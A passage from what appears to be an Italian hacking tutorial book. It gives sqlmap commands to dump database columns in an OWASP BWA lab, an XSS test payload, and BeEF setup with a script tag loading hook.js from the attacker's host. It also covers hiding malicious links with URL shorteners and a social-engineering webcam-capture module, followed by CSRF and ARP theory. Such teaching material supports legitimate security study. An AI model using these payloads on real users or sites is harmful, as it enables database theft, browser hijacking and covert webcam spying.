Il risultato è più completo del precedente ma ho voluto arrivarci per gradi, perché è più complesso da leggere. In buona sostanza, con questo comando ottieni l’elenco delle tabelle che compongono il database e, per ciascuna, anche le rispettiva colonne.

Ora prova il medesimo comando con un altro database messo a disposizione da OWASP BWA, `orangehrm`, che simula un sito web

dedicato alla risorse umane, che puoi raggiungere tramite il link `http://indirizzo_IP/orangehrm` (dove `indirizzo_IP` è l'indirizzo della macchina virtuale con OWASP BWA). Per esempio, `http://192.168.1.76/orangehrm`.

Il database `orangehrm`, dopotutto, era stato individuato proprio da sqlmap nel corso delle nostre prove.

```
sqlmap -u http://192.1.168.76/wordpress/wp-content/plugins/wpSS/ss_load.php?
ss_id=1 --columns -D orangehrm
```

Dai un'occhiata ai risultati (Figura 10.14).

Nel nostro esempio, il database `orangehrm` contiene, tra le altre, la tabella `hs_hr_employee`. E questa, a sua volta, è composta da ben 47 colonne. Di ciascuna, ora, conosciamo il nome e il tipo di variabile che ne gestisce i dati.




Figura 10.14 Sqlmap si utilizza anche per l'analisi, a livello di singola colonna, di un database SQL.

Ora si tratta di effettuare il “dump” dei dati dalla colonna che ti interessa. Per farlo, occorre conoscere il nome della tabella, della colonna e del database, informazioni che, in effetti, hai già raccolto:

```
sqlmap -u http://192.1.168.76/wordpress/wp-content/plugins/wpSS/ss_load.php?
ss_id=1 --dump –C emp_nick_name –T hs_hr_employee -D orangehrm
```

Dove `dump` è il comando per effettuare il dumping, `C` indica che a seguire c’è il nome della colonna da cui effettuarlo, `T` il nome della tabella specifica e `D`, al solito, il nome del database. A questo punto, se tutto va per il meglio, slqmap estrae i dati dalla colonna specifica e li salva in un file in formato CSV, che va a memorizzare in un’apposita cartella e che si premura di specificare di volta in volta (Figura 10.15).

I file CSV possono essere aperti con un qualsiasi editor di testo o, meglio ancora, come fogli di calcolo. Al solito, impara a essere paziente: non è detto che ogni colonna di un database contenga dei dati. Anzi, spesso le colonne sono vuote (come in questo esempio). Quindi occorre andare per tentativi e prepararsi a ripetere molte volte l’operazione, prima di ricavare qualche dato interessante.




Figura 10.15 Il contenuto della colonna è memorizzato in un file CSV.

NOTA

Spesso e volentieri i tool di Kali Linux salvano i file in sottocartelle difficilmente raggiungibili. In base ai “permessi” del tuo account puoi arrivare ai file in modo più o meno macchinoso, ma di base conviene sempre spostarsi, in questo caso, utilizzando il terminale e i comandi `cd` e `ls`. Per la copia di un file, ricorda che il comando è invece `cp`. Se non hai dimestichezza con Linux dai un’occhiata in Rete per trovare o ripassare i suoi comandi principali (questo non è certo un libro per imparare Linux...).

Qualche attacco avanzato

Passo dopo passo, stai costruendo il tuo arsenale di attacchi. Sei partito imparandone uno poco più che teorico, poi sei passato ad alcuni attacchi vecchi ma pur sempre validi, e quindi ad altri piuttosto efficaci. Adesso è arrivato il momento di spingerci un po' oltre, imparando degli attacchi con i quali non c'è proprio da scherzare. Inutile che ti dica che non puoi comprendere quanto segue se, prima, non hai acquisito tutte le nozioni esposte nei capitoli precedenti. Imparare l'hacking richiede conoscenze stratificate, e non è possibile saltare da una all'altra.

Cross-Site Scripting (XSS)

La vulnerabilità XSS, da cui deriva l'omonimo attacco, è una delle più diffuse e sfruttabili. Certo, questa notorietà fa alzare le antenne a sistemisti e produttori di software di sicurezza, ma sferrare un XSS, anche per via di una certa componente di social engineering, può portare a risultati molto interessanti.

L'essenza di un attacco XSS consiste nell'inserire del codice malevolo (*script*, di solito scritto con il linguaggio JavaScript) in un server, di modo che chiunque lo utilizzi rischi l'infezione digitale. In pratica, basta visitare il sito per intercettare il codice malevolo e patirne le conseguenze. Da questo passaggio di codice malevolo da client a server, e quindi di nuovo a client, deriva il nome di Cross-Site

Scripting. Ce ne sono di tre tipi. Lo *Stored XSS*, anche detto *Persistent* o *Type 1*, risiede stabilmente nel sito, di solito in un database, e quindi potrebbe colpire qualsiasi utente che si colleghi in qualsiasi momento al sito. Il *Reflected XSS*, anche detto *Non-Persistent* o *Type 2*, invece, è temporaneo: il codice malevolo, cioè, viene inviato "al volo", sfruttando lo XSS stesso. È il più utilizzato e diffuso, perché si maschera in modo molto più facile. Il *Dom Based XSS* o *Type 0*, invece, è più raro e si basa sull'esecuzione dello script malevolo a livello del browser nel computer della vittima. Comprendere un XSS, di qualsiasi tipo sia, non è semplice, quindi conviene subito passare agli aspetti pratici per apprenderne anche la toria.

Test XSS

Innanzitutto, devi trovare un sito che sia vulnerabile a un attacco XSS. Devi, cioè, trovare un sito che richieda l'inserimento di dati da parte di un utente, ma che sia privo di filtri su ciò che effettivamente viene inserito, in modo da eseguire uno script malevolo. Per verificare questa eventualità tutt'altro che remota devi digitare il seguente script in una casella di input del sito che prendi di mira:

```
<script>alert('XSS OK!');</script>
```

Si tratta, per esempio, di digitare questa stringa nella casella di ricerca offerta da parecchi siti, poi fare clic sul rispettivo pulsante *Search* o *Cerca*. Se viene visualizzato un box con il messaggio "XSS OK!" siamo di fronte a un sito che patisce questa vulnerabilità. Ora, dato che effettuare un XSS su un sito, senza autorizzazione, è reato, ci concentreremo su un indirizzo che, al contrario, sarà ben lieto di ricevere i tuoi attacchi. In realtà con Google ne trovi diversi, e se sei in vena di sperimentazione cerca XSS Challenge (Figura 11.1). Detto questo, un indirizzo pronto all'uso è `https://xss-quiz.int21h.jp/`.




Figura 11.1 I siti di XSS Challenge aprono un mondo di opportunità quando si tratta di effettuare qualche test per le tue abilità di hacker.

Prima di gettarti a capofitto sul tuo browser e provare l'esperienza di un vero attacco XSS, tuttavia, occorre tenere conto di una cosetta. Alcuni (non tutti, però) dei moderni browser sono smaliziati a sufficienza per capire quale genere di attività stai eseguendo. Quindi, anziché mostrarti il box con la scritta "XSS OK!", preferiscono bloccarlo segnalando un contenuto sospetto. Non succede con tutti, lo ripeto, perché questo comportamento dà spesso origine a dei falsi positivi, allarmando gli utenti o dando problema di fruibilità con determinati siti. Motivo per cui alcuni produttori di browser preferiscono favorire l'esperienza d'uso dei loro software alla sicurezza. Ecco perché un XSS può rilevarsi letale. Ciò posto, se per esempio utilizzi Chrome, il consiglio è di cambiare browser per i tuoi esperimenti. In alternativa, molto meglio Firefox, fornito in dotazione con Kali Linux, dotato pure lui di un "filtro anti XSS", ma non così

draconiano come quello di Chrome (i vecchi Internet Explorer sono in assoluto i browser dove l'XSS risulta più efficace).

NOTA

Anche i browser vengono spesso aggiornati, specie sul versante sicurezza. Quindi qualcuno potrebbe alzare il livello di protezione anche nei confronti degli attacchi XSS. Spesso, tuttavia, i produttori offrono agli appassionati di sicurezza informatica qualche escamotage per saltare i controlli. Parlo di opzioni per attivare modalità speciali priva di controllo o, più semplicemente, di blocchi che possono essere bypassati con qualche clic, confermando che si vuole comunque procedere consci dei rischi che si corrono. Se cadi in una di queste situazioni non disperare: c'è sempre un modo per sperimentare i tuoi attacchi!

Vai nel sito indicato e, nella finestrella *Search*, digita la stringa di test. Poi fai clic su *Search*. A questo punto compare il famigerato box: questo è il perfetto esempio di un sito vulnerabile a un Reflected XSS. Un sito su cui puoi lavorare (Figura 11.2).




Figura 11.2 Se compare il box, il sito è vulnerabile a un Reflected XSS.

Preparare un attacco XSS

Ormai ti è chiaro che un attacco Cross-Site Scripting si basa sull'esecuzione di uno script, quindi un pezzetto di codice malevolo (anche se un banale messaggio di "XSS OK!" è lungi dall'essere malevolo, lo so, ma dopotutto stiamo facendo una prova). Abbiamo anche detto che c'è una componente di social engineering che rende questo genere di attacchi molto efficaci. In buona sostanza, occorre confezionare uno script e, a quel punto, convincere la vittima a mandarlo in esecuzione. Come? È qui che l'XSS dimostra tutte le sue potenzialità: è sufficiente infilare lo script in un link a un sito del tutto genuino (ma vulnerabile) e convincere l'utente a farci clic sopra. Nessun programma da avviare o installare, nessuna backdoor infilata chissà dove. Un clic, solo un semplice clic. Prima, tuttavia, occorre preparare il materiale necessario.

Buona parte del lavoro si basa, in questo caso, sul Browser Exploitation Framework, meglio noto come BeEF. Si tratta di un software, disponibile singolarmente ma incluso anche in Kali Linux, che racchiude molte funzioni utili ad attacchi che riguardano browser e siti web. Tra questi, naturalmente, anche gli XSS. Lo schema di base è creare un server malevolo con BeEF e indurre la vittima a visitarlo, oppure creare uno script malevolo da avviare con un Reflected XSS. Più facile a farsi che a dirsi, in effetti, motivo per cui procediamo.

Puoi avviare BeEF dal terminale di Kali Linux, digitando:

```
cd /usr/share/beef-xss
./beef
```

In alternativa, trovi l'icona di BeEF anche nel menu verticale a sinistra della schermata principale di Kali Linux.

Se tutto va per il verso giusto, compare una schermata testuale con, alla fine, il messaggio `BeEF server started`. Un po' più in alto cerca la stringa `UI URL` e annota l'indirizzo che ci trovi, che è del tipo `indirizzo_IP/ui/panel`. Dovresti trovarne due: uno del tipo 127.0.0.1:3000 e un indirizzo IP del tipo 192.168.43.76:3000 (l'indirizzo specifico

può variare). Puoi usare il primo nella stessa macchina virtuale in cui usi Kali Linux, il secondo anche da un'altra, annessa alla medesima rete. Il mio consiglio, a scopo di test, è di avviare BeEF sulla medesima macchina di Kali Linux, utilizzandone invece una virtuale come "vittima" (Figura 11.3).




Figura 11.3 BeEF è stato avviato ed è pronto ad agire.

Apri il browser e vai all'indirizzo dall'interfaccia di BeEF. Compare una schermata di autenticazione, dove scrivere beef sia come username sia come password. La schermata visualizzata è bella pulita, per il semplice motivo che non è stata ancora adescata alcuna vittima. Per farlo occorre "arpionarla", cioè convincerla a fare clic su un link che devi confezionare *ad hoc*. Da quanto ti ho spiegato finora avrai capito di che link si tratta: un link a un sito, creato per l'occasione o anche autorevole, associato a uno script malevolo. Lo script è stato già generato da BeEF e lo trovi proprio nella schermata testuale del server avviato poco fa. Si tratta di quello che trovi su `indirizzo_IP/hook.js`. Per incastonarlo nel link, tuttavia, devi usare la forma:

```
<script src=http://indirizzo_IP:3000/hook.js></script>
```

Per esempio:

```
<script src=http://192.168.43.78:3000/hook.js></script>
```

Tutto pronto? Quasi. In realtà c'è ancora una cosetta che devi sapere. Poco fa hai imparato che il link a uno script si può inserire in una casella di input, e questo è vero. Tuttavia si può anche "attaccare" a un link. Per esempio, se hai avviato una macchina virtuale con OWASP BWA, puoi accedere alla pagina:

```
http://192.168.43.91/owaspbricks/content-2/index.php?user=harry
```

(al solito, l'indirizzo IP varia: riporto quello della mia attuale macchina OWASP BWA).

È un link genuino, che porta a una pagina personale dell'utente Harry. Bene, ora osserva questo link:

```
http://192.168.43.91/owaspbricks/content-2/index.php?user=harry<script
src=http://indirizzo_IP:3000/hook.js></script>
```

Mi sono limitato ad aggiungere il link che richiama il diabolico script di BeEF all'indirizzo genuino. Ora, se questo link viene accorciato con uno di quei servizi "shortener", come `www.bitly.com`, se ne ottiene uno molto corto, che nasconde il suo contenuto. Non solo: facendoci clic sopra si viene portati alla pagina desiderata, ma al contempo si lancia anche lo script malevolo. Naturalmente, devi avere a che fare con browser e siti che si prestino a un XSS, e di questo abbiamo già parlato.

NOTA

Alcuni servizi shortener controllano la tipologia di indirizzi che gli dai in pasto e, se si tratta di un contenuto sospetto, si rifiutano di procedere. Dalle mie prove Bitly rimane uno dei migliori e meno schizzinosi.

Nel mio esempio ho utilizzato la stessa macchina virtuale di Kali Linux. Se tutto va per il meglio, il sistema della vittima è *hooked*, ed ecco comparire il suo indirizzo IP nel pannello di controllo di BeEF.

Ora si tratta di fare clic sulla scheda *Commands* e selezionare, con cura, un modulo con cui effettuare l'exploit finale (Figura 11.4).

La scelta di soluzioni offerte da BeEF è impressionante e varia da caso a caso. Occorre sperimentare un po', ma alla fine si trova sempre qualcosa di utile.




Figura 11.4 Il sistema della vittima è stato "agganciato" tramite XSS e adesso è il momento di scegliere cosa fare.

Un esempio? Dal menu dei possibili exploit seleziona dapprima *Browser*, poi fai clic su *Webcam*. Questo modulo consente di far comparire nel computer della vittima un box di Adobe Flash che chiede il permesso di accedere alla webcam. Può sembrare una trappola facilmente individuabile ma un utente poco smaliziato troverà normalissimo concedere il permesso ad Adobe Flash, facendo clic sull'apposito pulsante. E poi conta molto il testo che andrai a scrivere in *Social Engineering Title* e *Social Engineering Text*. In *Numbers of pictures* dovrai invece indicare quante foto scattare con la webcam nell'intervallo di tempo che dovrai specificare in *Interval to take*

pictures (ms), in millisecondi. Una volta personalizzato il modulo, avvialo facendo clic su *Execute* (Figura 11.5).




Figura 11.5 Questo è solo uno delle decine di moduli messi a disposizione da BeEF.

Di fatto, hai appena visto come si esegue con un buon attacco XSS. A partire da queste nozioni, studiando la tua vittima e con un po' di personalizzazione, è possibile ottenere degli ottimi risultati. Ma adesso, spingiamoci ancora più in là.

Cross-Site Request Forgery (CSRF)

Un attacco CSRF è molto simile a un XSS o, per meglio dire, si può ottenere anche con un XSS. Perché si basa, in soldoni, sul "rapporto di fiducia" che si viene a creare tra un sito autorevole e il browser di un utente. Mi spiego. Immagina un utente, una potenziale vittima, davanti al suo browser, mentre accede al suo conto online tramite il sito della sua banca. Inserisce le proprie credenziali, viene riconosciuto, entra

nell’home banking. Il sito della banca, ora, sa che l’utente ha le credenziali necessarie per l’utilizzo. Contemporaneamente, come capita molto spesso, la vittima apre altre finestre del browser: le ultime notizie, qualche video, il servizio di trading online e... un sito che non sa essere malevolo e nascondere uno script per un XSS. Una volta che l’attacco va a buon fine, l’hacker può avviare una richiesta al sito della banca della vittima. Se il sito è vulnerabile a un Cross-Site Request Forgery considererà valida la richiesta, anche se questa, per dire, prevede un trasferimento di fondi. Questo perché non viene verificato un’altra volta tutto il sistema di accesso: l’utente è collegato, in fondo, quindi alla banca non serve sapere altro. Un errore colossale per molti, un’enorme opportunità per qualcuno.

ARP Poisoning

Prima di addentrarci in questo particolare, affascinante e dannatamente efficace attacco, è il caso di rinverdire i tuoi ricordi in materia di reti. O, chissà, imparare qualcosa di nuovo.

Un po’ di teoria

Di base, sai che ogni router, in Rete, è contraddistinto da un indirizzo IP. Che poi si tratti del router di casa o dell’ufficio, oppure di quello integrato in uno smartphone, un tablet o qualche altro apparecchio, non fa molta differenza. Il punto è che un router non identifica necessariamente un solo dispositivo. Pensa a quello di casa, che serve computer, smartphone, console da gioco, televisore e magari anche frigorifero di nuova generazione. In teoria, tutti questi dispositivi dovrebbero condividere il medesimo indirizzo IP, ma se ci si limitasse a questo tutti dovrebbero ricevere gli stessi dati. Voglio dire che se si guarda un film in streaming dal tablet, il server di Netflix

trasmette il video all'indirizzo IP, ma dato che questo è condiviso tra vari dispositivi tutti dovrebbero ricevere il medesimo video. Per fortuna le cose non stanno così, altrimenti sai che magre figure con certi tipi di film...

